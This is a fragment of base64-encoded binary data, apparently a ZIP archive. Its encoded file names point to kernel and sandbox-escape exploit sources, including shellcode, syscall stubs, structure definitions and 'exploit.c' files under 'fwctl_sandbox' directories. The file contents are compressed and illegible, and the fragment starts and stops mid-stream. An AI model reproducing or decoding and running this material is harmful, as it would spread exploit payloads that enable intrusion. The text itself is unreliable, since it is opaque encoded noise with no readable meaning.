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
XophUOh4StFp4Em2Jsk3aR4kkRw4Cvvw3DqYELs76Brt0tGeOwS2BLhFq4XQyFeijuDML3WDva3
UzkYZkY57vOIWaObzeRq6/izzHVqV8Kc5+T2fGx6uITLfne6qAlc1XAz/gVQSwMEFAAAAAgAK25
ITZSANuLSAAAAjAEAADIAHABjb2RlL3NldHVwQi9md2N0bF9zYW5kYm94X2Rldm1lbV9leHBsb2
l0L3N5c2NhbGwuU1VUCQAD0sK7W9LCu1t1eAsAAQToAwAABOgDAABtUM0OgjAMPrOn6MVEDQw9a
NCD8eAT6AMY3KosAtOtGHh7t0GIGi9rvp9+XcstClK6Bk7YEuO3Ul9KsJ0VeVmer00t/nFnrCXj
1D3wi45h74vPY+xT2LKo0q8nTIxUsXvzNorSOZx6C9RNdUEDyQ6cwgHm6ei3wS9V8NtCXQlyc1t
C4svq2yvbOHSMhAiEbEci83i5GPHG42yA2dQ1P2axo/0wl78GZcHdhgq3J+XiPswbVovCpw661z
tLWIHnB5dB6h1HpMa4FB1UNL3+e88tewNQSwMECgAAAAAArSlJTQAAAAAAAAAAAAAAACYAHABjb
2RlL3NldHVwQi9md2N0bF9zYW5kYm94X21hcF9leHBsb2l0L1VUCQADZpu8W10FbV51eAsAAQTo
AwAABOgDAABQSwMEFAAAAAgAXW5ITTD0QT31AQAASQQAADEAHABjb2RlL3NldHVwQi9md2N0bF9
zYW5kYm94X21hcF9leHBsb2l0L3NoZWxsY29kZS5oVVQJAAMyw7tbMsO7W3V4CwABBOgDAAAE6A
MAAH1TUW/aMBB+tn+FJR4KFYKUUYbENGkrncRDBg8de2DIMvFBrBknih0Enfbf50vSQFrWkxJdv
vv83ae7uKVMpHMJ7JMBp/zTV6YXf6att3jaxEWWij5WEKYtCVv/waaPSx4+hvzblJBxjS7DEiEf
zszfkBnQfCMs8DQ+CSkzhhEcg2AQYNRUe7I8EikH4yC7ICP16/3H0TQoTrJ+n/mijZTQDClgba2
xSwV3CY8T63jZmgTHh6AMSnVidtgnElrzbW6idoGYfL+BrMt6vV5nQuHo+xsWxSJrcL0xuVpPaI
MglRUbDWhcbJRW7oSU9xm10Ivr2fzh+4+Qh18WfLF4KoYbzuZkOKgpZPmmzH5Rwmfzn+2bw033P
xJdZl2WR44d9jxNnYQD3+9V0qHUnVLw0iw3Vu0MSFYMAmlCyIw77+7qUfaHEmUcIZvcTqrU6sS9
5DgonxdCEoWIX0kTiAvAqmfwH0SDmdC/53Y2Bj/vKDFbtcNmFawML34HWyVeIfcN70bcsSqwlCa
Za8il4qQTIVEJt0HYqyjare5Gfh3XCc5vtCxfM4hRpmdCc2AEX5Xb8dls00CUSFgNguF4fWb6e7
T3t8FPazUarifkHYmLn7TgUoLrTbbty0oHqbcVUs7I67EoA+GA1zbarwZ322XYdzTkzt+Nf1BLA
wQUAAAACABdbkhNUkezlC4JAAC9GwAAMgAcAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfbWFw
X2V4cGxvaXQvc3RydWN0dXJlcy5oVVQJAAMyw7tbMsO7W3V4CwABBOgDAAAE6AMAALVYbW/bOBL
+LP8KAvvF9mWbOE2yAVwc4DRu1kDiBLa7u9dsQdASbRORRIWiHGd7/e87Q+qFkuzcLu7OHxpxZj
gzHD7zwv4gYj/MAk4+pK/p8XPGM/5u889O57hPJsf3JJFKp6R/3Pkh4CsRc/Lp14+LW3r/eUHs7
2R3PjhpcCdT4nAHnYp9M17Q+WI2/2LZlycV7/6BTj/f3hY7ycDljD/+fF9yTl0OaCwZ5H2DQ2/H
uStnLmfu7jl3OXej3yqOlex0Uq0yX5Nt5Osd+dbxRKwNfxUMO14Gq/enVJNQvkQ8oqGIhB5WQkB
bhWydAikVf3AQzCUdwkasN5bib5jCXf0lSzkLAuXSYhbxYef70FyO9TkgIgYTWx7rdz5eU4fHWU
T4lurXhKOz418+0dl4dH1kP3+dTRbj/HsxuRvP8u/55GY6ujXK8+NarahiK0WADnT7EaerLPZ7X
TjdEXFNHREj1e8Ny3CCcJRyP8WPVeBGhJrIOWsNQUNSzXmkw99h5QDaT5hiUX23/1xfp5pp3hAJ
ZcqN1dvJfEHH08XsX117wh7yQ5FqG9rcew+QQCf3D/ezxdzrDsiHD2Rw0et00COQIKi72xexzLQ
JCdW9bg0nffjnyIht/SSzXyK2fzGpIO7GweWr5ukRKWHU52xXBJOpda+6EGtsw+Ig5CrFi/FlnG
pS4KNEiMHkxRnVBZALALruIj3X5US4+KFpiAehlGmtxDLTnNJuN2H+Ew96vYYv4GMZNxsz+gmKg
Oed7AZtBtQO5Jzu22J4XYdA/k3cjT3Efof0yWLDyUqGkEoiXtsDEqY4yVKTE5qrmIXhKwEPSZRB
lGIJsc75y1dUEfCt8AFmMuBh+q7jFLnKo+vxp9Hn2wW4e3lifx7knh8yERk9mIYsC3URSpOCRQI
8fJxA6t3YmuKdnp+7nBnWGno1mtETpwZ5uAeIwPPqQmgXPojia8AqAgAyn5EFZsoJ2UCxyK27KB
wWq8QXFM8bI8wbRB5lBkwVjBJOgTj00OYUIEXkqogW0EOmhYyNLRRAnSwGlq94ySlzD6sGqBOxa
CXIEWk7B1TIC+tLXyY6RfyjldHHhwm5nl8vTNXhqrKE0PWMkRclAKZBGlSmaqoLXZA2K7EmKaCZ
QzxZcGx2Eh8QswSEp8UJrFp/tTb8txMc3d5nNBFWSK5WKTdZvzfttyzsDetG0bP/q82+4tra7VT
oOhCNqkAY95ZM/Q9iAlpEsDNiZcnKfTZ87I/WX8MCXzPeq9W3wpn/PlZ/xZeebRGmS4ES2FK2WU
hWTNPp/RS7a76a3Fffd+O796e15cVZbfnz5OLM7b/WAOpu2vNMWzTZKSSRCmcMqV7NPRW+e2a4G
LoEO044PY48TOh0dDeef/HOTqq+n4od1WwZQhGINaj95ijJR5ICQl6UrmnANHNpW+5rqShkmVYy
tF3ENg47uWDtncSAr5QTDWXc2s2geIsUq7FYCaitWpKNDAPCd1oxuIGVVJFJ+iOs4VD57BlQGbC
sIjgxfDC4rI3MYO+yqFc8qNf3u/nkN7oYXd2O7SgA48+XsTe4KCODZbchNBnPvdOTs8uqVF+NzL
4uBAFuqOd1lcziIEtOuwXpiFyc9cgxuezlqAkhSMoMKBjWyfUtomU0n49nizGOaA/j6fVketPAQ
YlW2NOu3QBhipNNHf1AzFuAuZlLuBhCgLjMoATA3zSU2nzgOJBPmVYCh4jHEhpf86pkNwMC11zn
0CrJieJbnyUuCZY8xgsv3Ppm551LO3l4iYhB3GsExStGN6MIhNQzzSWtZk9IlgifAgOJid5g5tM
I5hMArRdK/wnpx8emK3j9nPAdXTJm2h6hE4h2DGEL6BXBQbrdFbGdveVCPyTOHu2OclzaxII4Fo
RkyYplWZitkK0+9Y0+IEzXZHF/XRIp+Q2ZNV4wJg6NWPo0JF6nLIStVO+bxRArC1R/6WPmEMCqA
qsw8ZgKYxtuH60kbM1dq7iunCmCssOoVP0DkYnTpalfFsI/JkpswRbBANvBIqMVIKEXIuPRmaf+
QQZfh24yYKm0AH2sRqhcDJMJC09ZaNKyZPxyMyomGzRbn+7xObd/tjctIf+nQEhjiUJ2ij+CB1/
sDvKoV7F4zRszfDG+o/ViZK98aE7rOKIPYIHKYfRdn7qNEZ+P7triwa39s6v8FYRn7pG//fu9Qv
rf39xSVegy7bSvlvAi4ys9rGTg+pBCeMgjfJb2j/+CDgXvakcJ6DCUQ0r26oD3JogOHR2WckDJ7
/mzDrf6MpRqSFo/0BHDo4MYfuskRsf3CiyRkFQtK8CUF1fjwCtWYYV7cj2dXRGtOMcCm49xLQTm

P9hcPKybj0dHpImqtoSp+SbfckvLzeuWr6FgR8y6bwayNcNXVw71FxHoTf694ebKnP9W6dui6zT
EXKXTDOtG+sVXrlOxl9p+sE5TudKuhiogkRo29aLGXBeodt2FZenxf/Qlb8Okjw5UsUYSUiKR+g
1SqtPBsNlRSMqf4T0V8F3RB1AciVDYuG4SfWyBNA93ud+PaCB12hSOWGK7RFMJMlIe1lUADQo3F
vwWPeV+Qa/pt83SnI0/t4/mK+23z2aoeALqaxW2OBupxB9US80O8QKRJhaaDTaMG0rnQsuQxU8t
Cdj1Jt/VAM8pBU/KN3QckthyULL/BBJ4q1C+tBgJXnesqZIvNPVZ3I4Y2xkGloW2ST9TqVTW/0N
M2Vaacw4HEwcniv+h+RbfOc/gos0/ZBWgTPeFwmG7livVlcD+0Of3ciAaNZF9JzcCB0FWTWc1Mj
wVuMKr2euWDYZRfBiYb7CNYl9G2KzKnENOO+nWe1IOaOBzu6Ks0fDyIM90NMesy1OymO0dokyaU
macr6qNwypqGL2SMiwI1D9r02TTjKGqaB/1pUW1dbhJout9graitUMQwOMX3kCtICyFbhVYIMMT
1d+c7CMO9hFP9xHfl9e83nPJIEFXoUiglCRDh9a6eSQmLORa88fBxdcmq7gEl4YlyhQaO/A0uDY
gCaAUk2fZZNvCmIgdD8FuHIt4vV8DAIL7+i0ePTt/k33xUxki1kyEYlPAfOo+Qg1BBVWcHFqaLV
vkF9UWBZor6poqIv3TxWUZajP2OEyq1svH03NzF9Z7YNqJ5k9QSwMEFAAAAAgAqSlJTVDCUqguB
AAAvAoAADEAHABjb2RlL3NldHVwQi9md2N0bF9zYW5kYm94X21hcF9leHBsb2l0L3NoZWxsY29k
ZS5jVVQJAANem7xb6qm9W3V4CwABBOgDAAAE6AMAAMVWUXPiNhB+xr9ih8zkbGowx3X6AM1NUwJ
zmQuBBpJO5nqjEbbAmtiST5JJaJr/3pUNgQDJtX0pDyB2P31a7X5aKaiBAzUYxyxJQhkxmFLNIp
ACRrGi4R1QZXiYMLgZANMhzRjU4bfe4Bq6CISxyaMlTJcwYHHEYUKTKYdjGNE8gT5VHFllsUBsT
NYOgvv7+0ZWEDekmgcZ8ikdLNJ6yV3/xtK8HiJzXVvmRmzSBKcHjnPERZjkGODP2igu5o344wtb
xIV5acsFR/MObqkDs8yY3jdrGd4xc8Bu6CHrEgNOkn1HmlKxb+UyNDvgWSh2TFW9rkIjruKOIzb
jAnP8qXdx0R2e9VxBU+YBIVSnhLhH9m+VMBG1q14H/nAq7MEwJSCMqQLrhKMjsP4vXzsH6MjotP
vZzegykTTyoSR/RBqt+Z+MGHgOh1gDnIC7kDyCmrfNjXLYNhdxpCwNs6V7vCb36h+tr1zD3+EtQ
n/axCdnM82MnLna+JDa7U5znhguyI7HcZxiYQcTYlAT09wwTIsrM8NTJHarQqKMUGv1TEnDQiNV
1fM8SGlG4owijcpDA6sgobaO1nl0Kqtx/eOq0O74dkyKKvp4FAakf2Z/yeB0REajyVnvhgwG50M
fjp8npimXHub9aauAq5W9/xr5c+bejL2of42quf7S+ople4TNbiyBD5fXFxdPGFsFDw1Y4ZNZ1M
HCl6TWQKNIES5AM7WwY0vTLKYENYhYwhdMgcSve8WNYQgs8wRGQsQ1nWLL0FREU/lgj+/hfOKRR
wmhZm2eXoEkUqNkmoh4E/D+e4DW62vIjAl/kyNjlj4MydXZ71d/DcnlsDuZ3OLgdHx72S1T9+pa
/y8TlnMG7kG6mVR3HpycYCIBFVJZ1RyrehBe9kIfTvvk/LI38WE87H4m48lV73SwKsbhsKM8a/l
rRf0b5Pt/jCwLWVkLs6GxM8xoypMl7mYVcGcXkElltjcbSjHj82fXHr4ckJXyD03bQhTxHNaeFA
JP71b0x+tl0IYn3TazlcF7PQPsgYUL5u8dY3vENzp6etlrnnuFbZT2nDuhYhQbzXebiA854n/6E
a8A+xoogrN9BeG2re9GUQ2mXAQ6rnqdfUwh3GoQsUWAw6pXdhCngk+CLDPNX7KQN9ut9od2s10p
rAu8U6QC+zmBdzeDe6rYu8KDHDxka8/1+NcW9D51z6ErhVEySZgqcWFCtYYVDrPLaQLTXBc+nU/
X7hNACmsMtvuC7doNRFt/q7Pr0Im0Mvqw55jlIkRHc88xz6ilwh9iJImlNuQO72iW7CHjEol13/
RFksXLQoPH0Hzo9/vN5v4KCTZfuwIzGZ0zKyq3yPJr9/xGF503QKX6iN3XW7j1hXaot9oHg31rW
Y1v0+FLAYXurqUFP2xf+duC3AnDxqGYyfGFg1lAtf8NUEsDBBQAAAAIAF1uSE0WNDUpqQwAAFcr
AAAvABwAY29kZS9zZXR1cEIvZndjdGxfc2FuZGJveF9tYXBfZXhwbG9pdC9leHBsb2l0LmNVVAk
AAzLDu1vqqb1bdXgLAAEE6AMAAAToAwAAvVp7cxo5Ev8bPoXWqeQGjA04zlZ2SVznxCTnqji4MK
59uFwqMaMBnYeZuXnYsHv57tetx7whtm/vvLVh0Eit7l8/1N3ihcNd4XNCP3+9pleT6+nHcbv9Q
vi2lzqcvIsTR/jJ4fKkPOaJeXUsEv6iNm8eBF55kEdRecC1/aQyJ/UFrK0Q28T9VAT1wWQT8rg+
vFoxvz4K/9vM8xpeBPYdr8i5YvYSoOnbYeqmvl1+GSbLiDOncZD6YWl8D9BJ7SSNkNG9wjhzHBi
rDMZL7nl24HAcbr/Q+lnwhAauG/PEyqj1CO8QSuep8BLh69eBW56QUfj0eTyjV7Pp1e9E/rXeDr
J3Z9cXF7+1Wq3B+vio/F+7ragRl91xmgtC/my37CWLiIucwfhNTv92RBr/2i1NC9a2YvEHp0CWx
n+M4GsKZvb6SA44LGE3w8HRcROdfpeAkCQNScg2XsAcsuQRJ91+u/VN8TJPXSCI9H48Bnohc4aj
bGcR3HNbz4Pnm6NbfKdZkZLAc2X5UWG5H6QJXTLf8XgUE/OAZGps2kEUpWFCkiXPJiKf30BlLAF
/macJp9SyQga253Q6VYhHGfZRENIVXyFuQNgNIhJGgQ2WA5v4oPqUJSLwJQg547AmikO6YA7IVR
QpZvfcodFP9J55KW98ky3S263YHbg30e4Tl3dSqyAk2BQNukRQLVAvlX2OAAAtDwiYqV29pElAQ
8GixagNL4iag0GE8DW3Ea8VC+kyZOQ9AWiA+cyET8/O6HRyaSELPaIE6BCri99hth4YEfy+v692
Rh7bsG0aUm1NVsZ6F5lc3LMeyYZwZIkjWi3SUymowBUL0lWfnfaf7QIASCU3H6PHbgZA0dAkA7h
BvsDYeFc/gLwtWAvyFBjtWNmXjmaa7BM05CwWmJ07HaBtiAKR6jYVUkDmzfCosAa5g3UaiK27qH
XIrHJX8NbzSwI+AFYZJdKiAC2fw5I5GL80J73DwYnC8TCGiIa6OoypVqF6cXBSeTNqXit3Ki/CI
WTKhiANppQFWkuv7xWV0NFYS4XlUGUqNFCPslkHJ2Wfg1V6oDin4mPZJEGj4RsazUMVSfp94nDm
kQeRLAFlOBi46yJggSsdDihomy7Srrsb0B+s35SjE9DWL5PAuKgmRtwoWEGUtBPv74sgAQiMX8E
mPXVOoD08YVQage1xOCtWKxHQJXq2DWeritqlNRIKRyAMNXqD2khObp+8rb8N7hEVpLebt+lPZB
l4TkwYODaaYxgATR4dkisAmohkd8StC9DAfO4xtYPcmFSvEpjRiwbrH+uCafU/Rw2ghTuC1kF06
oEWgGpnVTt4tGRgJVTay1YlRGwtFfEXYJMdMgqc1zu0DptmG5Kq+T9EIuHyZEZEuEM+T2aE+0m0
eRZvdbfbyV9kr7eC0azEXX7xLPgeuS/MNT6EXFeR1GjCLBNQMMZrcAM8voMaouWwgBa3AtdKMLQ
9KRyYXE+mi+QVoO267mAwKPCoWDNmDtmqv+Ak5NFKxDF47+ORj5tZOCJdgnmq/tiCDh6Rj98KzD
aarxu322LOle3k4YqwAinIV5XBOUBx+Do7MJ4d0yULw+Pa+OV0MqPT8ekZ+bd6/mV6PhubL+Nfx
x+fGK0anEbK0AiyljzXrAQBvTtkCx4/Eear366oMcktu6FWNxJkP13NeYSHcmbFuPeHq7P/o5f+
c4WGsS45VZbcPM2rygnQNs8VLrEqCXlHFnUIDISAebAmHGJiCIa/lX4jFFkmZsgiF6168u8yL8b
S5Rvh8GD2LiWVGQLP5iGjILn4ptD99OhcYB1ElLNnhfr4mWG+nIB2yAGExeFblcpCGh75ZAD1V7
t9HwinLeM0VlyaWKUWKxQ+Kh+RlQ3Uv5416Ok5yKUc+fTLx9kXOrme9dRkGZA/6b/ts05OyGusL
2osqaMjL3J0HG/iqVWVo1JK9szijI1hM5Ot9uNp7R/XqRWEyYpL2Q7CnHqbRFKCbNBf9ojvjZ7A
CLLhe+ARwgdWniOEv8xX53ZiwfC7dygQRHFkCaQCLrFapnaYUuZC1S2SjSWz+TCVcuBzDCThu9y
QqAes0HRnDNsh+IA7qScsgPTLmHuuhSx9vLymv4+nE+uVImDGrsYzC0Z6JB+HUrlEITGMUT+01G
jPVKmGrU6RgBE4zhT3FrhsdzHWhMsN1VghiEU71D0j/MhUiAtxnQmRP8haGMKPKiGDkPvWXt/h9
30Y2OuRCZ2e/TIFfCf06revH6U0sBymruADvQzJbztde+Ti9JJe/eN0Oj7rEen+BZvQUklulOrg
WfhSXWADdo/I7l23C1/usy/cv88UKYJRLtZ94EGU8+A0waJLwq5Cj6zBojmcqJhcdWULa1XqAek
hA6S0UEM2FoubN7d6tow9CteAmu7Ze4xY+etupUdGwyTK2yXVHmV1doHv0BYUNCH8GIiGjtCdwN
JLvkrhHTaZWrW2UFFCE5tzAqXOkPoYFcTu3vHI5x7F9KRISDsqtirkG2VGqC4CrihNiUfR2hr/e
j6jn07Pv1xPwQz2bn64JdcxrCDvNMgn5B02O072suO65reDDvkBwN1JdBxFcNrB0gS7f+CBxCxX
hB9Y5K+tvZv929JLolsL9zA40CwEZQcQQWb/Jm2ZRWKxgFzKfcBicp4u5Ila3AITeNmGTJgqMM7
Pxl9nEBW+nu3pcPxQPGMGVSanEA0kAbHwGVrE4eGhXAneI49TAcFxkMUL+NqRJDClk54jpD3Cxz

tyDB/7+x3dy17ciFsZRueagfOvKmcob29zARlevj/5mbyM93DDRZXXK8Aw4v+SDWl9wIDE+Xm11
3Sqls5c032TZPCaRJNBWKsLJ5f083hWW7QWzo5Fg/UZBKUP4/GnBualyaSh9ElSuABRiAOmFV/N
W2w1L+5gRhvYeNKW+42VmTJNQ2Ov0X5Pvl5/+fIIW5cbMcm7OrD3DCZSjmLUyOijXoJ7Hqm6V9a
lNthKGiOV8/5ENT0HAGELDkIINYPbYu+1GIg6ryqsH5yYOvdQVbojQ+LgJBR0ziJ4PJTKfU8uP5
5/OJ3S80njJN1FHTS+lFb2vmA/5VkOFD3AMuZo2CQu197VLnBBog6Uxqp/nNOCcFagZeDShdZjs
IY6DxxyBcfYXCQRizYET/m+gr+C+jBHfbgd9ULX+7sK2CmuEXX4GPUMm9QzHLVaspbB/ol0HZRa
d1dETAZNa7dpb/gXam/YpL36feFIMp+GjgzRS+C4rJE407PExGo4cZ+kDvDo1i4RukoADsxzhEu
mnAUJcC7s6lFHBFFpprKn5pkPOijAiRaBoDHBnoNxfAyVNbazq0JQl+uxRSx1cj65nEwhEsFxAR
F19J11+rmJJ2yEq7ffI4IKJCWDKNmDiXYYC3P/6j98R6rhM6Ua/hVSDZukeoKZY4jP405+q5CJv
IoKplrJeJ8WPJS5Wt9xuW3cAigyxFRSauyHVIT9b3bITudVdHACu4QsYqsmNam+xqhpNuhjWNZH
fhXWOPtIza5KVmWzBH6nXfd9cwU5apW7v9PJpWnsNIo3ZzFXLAwaWZQhdsf73PoHzW3gO85DdeM
Q2Hc94gT+3xKZaF2ML9BVLi6uZ6cfvozLxLnvFMi8V13u0p+5plzIm9kt18LGinfD2dH3lOqS92
mqkEm+D0YYJoFvnaLvjyFFxOoS/BML7sZrXdyyfmm7BBqxxZJAWJLA0a3krZBgXkYccMeDpbnnJ
wPYy/jnl85egYkqRajXSpf/2ZV/dtOv2TZJoNpWUc9TvobQiHWpUYcqXDu1WrRVr3V3p7f941qa
7ct6Rjp9KQs9n2S/OTE1TlMRU+GgUNJUc/0G+aDkMX1RN+K8mnVLzCqtp4ZItSNQ7WO4bOjP5nN
6RKUk2Ok0P0SqYDTRmMiU3oR2g0m135hN6FXNv1rh6GoVqV5cANoyrwAV6FZ11gafb0IGzqMtLK
s3V7IgrvaYoKAaqL8ednnl7QXAY3XMGjjAK3xcsDBEJj5fnqp7a/wCfCwDyGxVm8FsWmg6NOy9C
BkCgeuomlnnYSuw8SamNhDkeG+Ot04N25ebG2jsxUXIi0yBdU9WFeV2uLFeFfi+KRPBuOKImM09
jpTYXHgi2fTkKWvOnYYJMqoekB0zjL/nDpVnBWzBhLphUrqW8me/2StMfGCx+t0DVPzwrycAmkp
L43tWVApuZRtSP13gaazusWO24sVDDgaDdLGU7wBgAUHLXiLjK7YhfgAkOQHSoHlM8JCtx4fC7B
